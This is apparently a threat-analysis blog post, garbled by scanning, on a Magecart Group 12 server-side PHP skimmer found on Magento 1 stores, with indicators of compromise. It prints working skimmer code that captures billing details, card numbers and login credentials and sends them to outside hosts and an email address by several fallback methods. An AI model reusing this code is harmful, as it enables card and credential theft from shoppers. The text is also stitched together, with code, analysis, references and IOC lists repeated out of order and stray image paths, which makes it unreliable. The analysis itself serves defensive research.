
jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru

```
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                 . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password']))))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/

Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms


195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru


```php
if (isset($_POST['billing'])) {
    $bill = $_POST['billing']['firstname'] . ' ' . $_POST['billing']['lastname'] . '|' . $_POST['
        billing']['street']['0'] . '|' . $_POST['billing']['city'] . '|' . $_POST['billing']['
        region'] . ' |' . $_POST['billing']['postcode'] . '|' . $_POST['billing']['country_id'] .
        '|' . $_POST['billing']['telephone'] . ' ' . $_POST['billing']['email'];
    setcookie("_mdata", base64_encode($bill), time() + 36000, "/");
    $_COOKIE['_mdata'] = base64_encode($bill);
};
if (isset($_POST['payment'])) {
    $fieldsArray = array(
        "/.*cc_num.*/" => 1,
        "/.*control_settings.*/" => 1,
        "/.*cc_exp_m.*/" => 2,
        "/.*exp_month.*/" => 2,
        "/.*expirationMonth.*/" => 2,
        "/.*msn_set.*/" => 2,
        "/.*cc_exp_y.*/" => 3,
        "/.*exp_year.*/" => 3,
        "/.*expirationYear.*/" => 3,
        "/.*yellow_set.*/" => 3,
        "/.*savage_set.*/" => 4,
        "/.*cc_cid.*/" => 4);
```

```
        if (isset($cc_number)) {
            if (strlen($cc_month) == 1)
                $cc_month = '0' . $cc_month;
            if (strlen($cc_year) == 4)
                $cc_year = substr($cc_year, 2, 2);
            $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
            if (isset($_COOKIE['_mdata']))
                $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
            $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
                 . $_SERVER['SERVER_ADDR'] . "]*"));
            $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

            $cnt = 0;
            if (function_exists("curl_init")) {
                $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded, false);
                $cnt = trim($cnt);
            }
            if ($cnt != '1') {
                $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
                $cnt = trim($cnt);
            }

            if (($cnt != '1') && (function_exists("exec"))) {
                @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
                    cc_pay_encoded);
            }

            @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
        }
    }
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login'])) && (isset($_POST['login']['username'])) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites (Smilodon malware) which also steals user credentials:



A similar PHP file (Mage.php) was reported by SanSec as well:




That same path/filename was previously mentioned by SanSec during the Magento 1 EOL hacking spree:

This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ documented these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.



There is a lot of publicly documented material on the activities of Group 1 also known for their 'ant and cockroach' skimmer, their decoy CloudFlare library or their abuse of favicon files.

Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript ressource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercize some vigilance and equip yourself with security tools such as our Malwarebytes web protection and Browser Guard.

References

https://blog.group-ib.com/btc_changer

https://twitter.com/unmaskparasites/status/1370579966069383168?s=20

https://twitter.com/sansecio/status/1367404202461450244?s=20

https://twitter.com/unmaskparasites/status/1234917686242619393?s=20

https://community.riskiq.com/article/fda1f967

https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html

https://sansec.io/research/cardbleed

/blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/


Indicators of Compromise

facedook[.]host
pathc[.]space
predator[.]host
google-statik[.]pw
recaptcha-in[.]pw
sexrura[.]pw
zolo[.]pw
kermo[.]pw
psas[.]pw
pathc[.]space
predator[.]host
gooogletagmanager[.]online
imags[.]pw
y5[.]ms
autocapital[.]pw
myicons[.]net
qr202754[.]pw
thesun[.]pw
redorn[.]space
zeborn[.]pw
googletagmanagr[.]com

autocapital[.]pw
http[.]ps
xxx-club[.]pw
y5[.]ms

195[.]123[.]217[.]18
217[.]12[.]204[.]185
83[.]166[.]241[.]205
83[.]166[.]242[.]105
83[.]166[.]244[.]113
83[.]166[.]244[.]152
83[.]166[.]244[.]189
83[.]166[.]244[.]76
83[.]166[.]245[.]131
83[.]166[.]246[.]34
83[.]166[.]246[.]81
83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru
muhtarpashatashanov@yandex[.]ru
nikola-az@rambler[.]ru




Further looking into the *m1_2021_force directory* reveals additional code very specific to credit card skimming.

